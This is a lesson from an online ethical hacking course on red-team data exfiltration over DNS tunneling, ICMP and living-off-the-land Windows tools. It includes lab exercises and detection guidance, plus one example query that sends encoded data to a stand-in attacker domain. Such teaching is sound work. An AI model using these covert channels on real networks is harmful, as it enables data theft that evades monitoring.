
This article from an ethical hacking course (Day 29 of 100) teaches data exfiltration techniques—DNS tunneling, ICMP, and HTTPS—used by red teams to move stolen data out of networks while bypassing firewalls and DLP solutions. The article argues that exfiltration is the critical final phase that transforms a technical Domain Admin compromise into a concrete business finding about actual data theft risk, complete with practical setup instructions for dnscat2, icmpsh, and living-off-the-land Windows tools, plus three hands-on exercises to demonstrate and understand detection signatures.
- Why exfiltration completes attack chainPenetration test reports that stop at 'Domain Admin compromised' fail to translate technical findings into business risk. The article demonstrates that adding exfiltration proof—such as 'successfully exfiltrated the HR database, 5,000 password hashes, and CFO email archive to external server via DNS'—transforms vague technical findings into findings that secure immediate remediation budget from executives.
- DNS tunneling encodes data in subdomainsDNS tunneling uses dnscat2 to encode file data as Base32 or hex strings in DNS query subdomains (e.g., ZmlsZWNvbnRlbnQ=.attacker.com). From the network's perspective this appears as normal DNS resolution traffic indistinguishable from standard name resolution without deep inspection. The tool creates a bidirectional channel where the attacker's authoritative DNS server for the attacker-controlled domain decodes and reassembles the exfiltrated data.
- ICMP ping packets carry hidden payloadsICMP echo requests (ping) permit outbound data through almost every firewall and have an optional data payload field with no technical size limit, though standard pings carry 32-64 bytes. Icmpsh encodes file data into ICMP echo request payloads to create a reverse shell that appears as ping traffic to any deep packet inspection that does not inspect ICMP payload content.
- Living-off-the-land tools avoid detectionPowerShell, certutil, and BITSAdmin are signed Microsoft tools already present on target machines, requiring no additional binary drops. Certutil can base64-encode files and download via HTTPS; Invoke-RestMethod can POST data to attacker servers; BITSAdmin performs background transfers. These appear indistinguishable from legitimate administrator activity without behavioral analysis and avoid AV triggers from unknown executable hashes.
- DNS advantages over other protocolsUDP port 53 (DNS) is almost universally permitted outbound because blocking it breaks all internet connectivity. Most DLP solutions do not inspect DNS query subdomains for encoded data, and DNS exfiltration blends with normal name resolution traffic while bypassing firewalls that only filter by port and protocol without content inspection.
- Detection artefacts differ per techniqueDNS tunneling generates anomalously high query volumes to a single domain with encoded-looking subdomains that trigger SIEM alerts when one host queries an external domain hundreds of times per minute. ICMP exfiltration shows non-standard payload sizes and suspiciously regular timing. HTTPS exfiltration leaves access logs on receiving servers and may trigger DLP alerts if payloads contain recognizable sensitive data patterns.
- Reporting requires specific detection rulesPenetration test reports should specify concrete remediation—not generic 'implement DLP' recommendations—but rather the detection rule threshold (e.g., DNS query rate per domain), the log source (DNS query logs), and the SIEM correlation logic that would catch the specific technique. This demonstrates professional maturity and actionable defense guidance.
Bottom line: Data exfiltration is the critical final phase that converts technical post-exploitation into business-language risk about actual data theft, requiring understanding of which protocols (DNS port 53, ICMP, HTTPS 443) bypass typical egress controls and how to detect each technique with specific monitoring rules and thresholds. Mastery of exfiltration techniques and their detection signatures separates senior penetration testers from junior ones and drives actual remediation spending through demonst
FREE
Part of the 100-Day Ethical Hacking Course
🎯 What You’ll Master in Day 29
⏱️ 50 min read · 3 exercises
📋 What You’ll Master — Data Exfiltration Techniques 2026
- Why Exfiltration Matters — The Last Mile of the Attack Chain
- DNS Tunneling — Encoding Data in DNS Queries With dnscat2
- ICMP Exfiltration — Covert Channel Through Ping Packets
- HTTPS and Living-Off-The-Land Windows Exfiltration
- Detection Artefacts — What Blue Teams See Per Technique
- Reporting Exfiltration in Penetration Test Deliverables
In Day 28 you executed lateral movement across the network reaching Domain Admin. In Day 27 BloodHound mapped your attack path. Day 29 completes the engagement kill chain: collect → exfiltrate → demonstrate impact. This is the phase that turns a technical Domain Admin compromise into a business-language finding about actual data theft risk in the 100-Day Ethical Hacking Course.
Why Exfiltration Matters — The Last Mile of the Attack Chain
Many penetration test reports stop at “Domain Admin compromised.” The executive team reads this as a technical problem and struggles to translate it into business risk. Adding an exfiltration demonstration transforms the finding: “We achieved Domain Admin and then successfully exfiltrated the HR database, 5,000 user password hashes, and the CFO’s email archive to an external server via DNS traffic that bypassed your DLP solution and firewall egress rules.” That is a finding that gets immediate remediation budget.
⏱️ Time: 10 minutes · No tools required
You need to exfiltrate a 50MB database backup file.
For each egress control scenario, choose the best exfiltration
technique and explain why:
SCENARIO A: All outbound traffic is blocked except ports 80 and 443.
DNS is resolved by an internal server with no internet access.
ICMP is blocked outbound. No web proxy visible.
→ Which technique? What tool? What does the traffic look like?
SCENARIO B: DNS is allowed outbound to 8.8.8.8.
Port 443 is allowed. Port 80 redirects to a web proxy.
ICMP is not blocked.
→ Which technique? Does proxy inspection affect your choice?
SCENARIO C: Full EDR deployed (CrowdStrike).
All standard ports allowed outbound.
DNS allowed. DLP solution scanning SMTP and FTP.
HTTPS to unknown IPs triggers an alert.
→ Which technique avoids both EDR signatures and DLP scanning?
For each scenario: tool name, command structure, and what you
would collect as proof of successful exfiltration in your report.
📸 Write your three exfiltration strategies and share in #day-29-exfiltration on Discord.
DNS Tunneling — Encoding Data in DNS Queries With dnscat2
DNS tunneling encodes data into DNS query subdomains. The client encodes a chunk of data as a Base32 or hex string, appends it as a subdomain of an attacker-controlled domain, and sends the DNS query: ZmlsZWNvbnRlbnQ=.attacker.com. The authoritative DNS server for attacker.com is the dnscat2 server, which decodes each query and reassembles the exfiltrated data. From the network’s perspective, this is normal DNS traffic to a domain on the internet — indistinguishable from standard name resolution without deep inspection.
ICMP Exfiltration — Covert Channel Through Ping Packets
ICMP echo requests (ping) are permitted outbound by almost every firewall that allows any internet connectivity. The protocol has an optional data payload field — standard pings send 32-64 bytes of test data, but there is no technical limit. By encoding file data into ICMP echo request payloads, icmpsh creates a reverse shell that looks like ping traffic to any DPI that does not inspect ICMP payloads.
⏱️ Time: 25 minutes · Free TryHackMe account
Open the “Data Exfiltration” room (free)
Step 2: Deploy the machine and connect via VPN
Step 3: The room walks through multiple exfiltration techniques:
– HTTP exfiltration
– HTTPS exfiltration
– DNS tunneling with iodine or dnscat2
Complete the HTTP exfiltration task first
Step 4: Follow the room’s instructions to:
a) Identify which protocols are permitted outbound
b) Set up the appropriate listener
c) Exfiltrate the target file
d) Confirm receipt on the attacker side
Step 5: For each technique you successfully demonstrate:
Record:
– Tool used
– Command on victim side
– Command on attacker side
– What the traffic looks like in Wireshark
– What detection rule would catch it
Step 6: Complete at least two different exfiltration techniques
Compare the setup complexity vs stealth level of each
📸 Screenshot successful file exfiltration confirmation and share in #day-29-exfiltration on Discord.
HTTPS and Living-Off-The-Land Windows Exfiltration
Living-off-the-land exfiltration uses legitimate Windows tools already present on the target machine. No additional binaries to drop, no AV triggers from unknown executable hashes, no unusual process spawning. PowerShell, certutil, and BITSAdmin are all signed Microsoft tools that appear in normal Windows operation — their use for exfiltration is extremely difficult to distinguish from legitimate administrator activity without behavioural context.
⏱️ Time: 15 minutes · Kali terminal · no external VPS needed
📸 Screenshot the decoded file content reconstructed from DNS queries and share in #day-29-exfiltration on Discord. Tag #dataexfil2026
Detection Artefacts — What Blue Teams See Per Technique
Every exfiltration technique leaves detection artefacts. Understanding these shapes how you write the detection and remediation section of your penetration test report, and demonstrates a level of professionalism that distinguishes senior testers from junior ones. DNS tunneling generates an anomalously high volume of queries to a single domain with encoded-looking subdomains — SIEM rules alert when a host queries one external domain hundreds of times per minute. ICMP exfiltration shows ICMP packets with large, non-standard payload sizes and suspiciously regular timing. HTTPS exfiltration blends most effectively but leaves access logs on the receiving server and may trigger DLP alerts if the payload contains recognisable sensitive data patterns.
Reporting Exfiltration in Penetration Test Deliverables
The exfiltration finding in a penetration test report should contain: the technique used, the specific data exfiltrated (or a safe representative sample), the egress control bypassed, the detection gap identified, and concrete remediation recommendations. Generic recommendations like “implement DLP” are not sufficient — specify the detection rule (DNS query rate threshold per domain), the log source (DNS query logs), and the SIEM correlation logic that would have caught this specific technique during the assessment.
🧠 QUICK CHECK — Day 29
📋 Key Commands — Day 29 Exfiltration Reference Card
🏆 Mark Day 29 as Complete
The attack chain is now complete through Day 29: recon → enumeration → exploitation → lateral movement → credential dumping → data collection → exfiltration. You can now demonstrate end-to-end compromise impact in penetration test deliverables — not just “we got Domain Admin” but “we got Domain Admin and then exfiltrated this data through these channels that bypassed your controls.”
❓ Frequently Asked Questions
What is data exfiltration in penetration testing?
Why is DNS commonly used for data exfiltration?
What is dnscat2 and how does it work?
What are the most detectable data exfiltration techniques?
What comes after data exfiltration in the course?
Day 28: Lateral Movement Techniques 2026
Day 30: Post-Exploitation Persistence 2026
📚 Further Reading
- Lateral Movement Techniques 2026 — Day 28 covers PSExec, WMI, WinRM, and DCOM lateral movement — the phase that positions you on the most valuable hosts from which to collect and exfiltrate data.
- BloodHound Tutorial 2026 — Day 27 maps attack paths to the systems containing the highest-value data targets — NTDS.dit on Domain Controllers, SQL databases, file shares — that are the primary exfiltration objectives.
- 100-Day Ethical Hacking Course — The complete course hub — Day 29 data exfiltration is part of Phase 3 (Days 26–35) covering the complete post-compromise lifecycle from lateral movement through persistence.
- dnscat2 GitHub Repository — The official dnscat2 source code, server and client installation guides, and documentation covering all tunnel modes, encryption, and multi-session management.
- MITRE ATT&CK — Exfiltration — The definitive MITRE ATT&CK Exfiltration tactic page listing all known techniques including T1048 (Exfiltration Over Alternative Protocol) covering DNS and ICMP with real-world procedure examples.
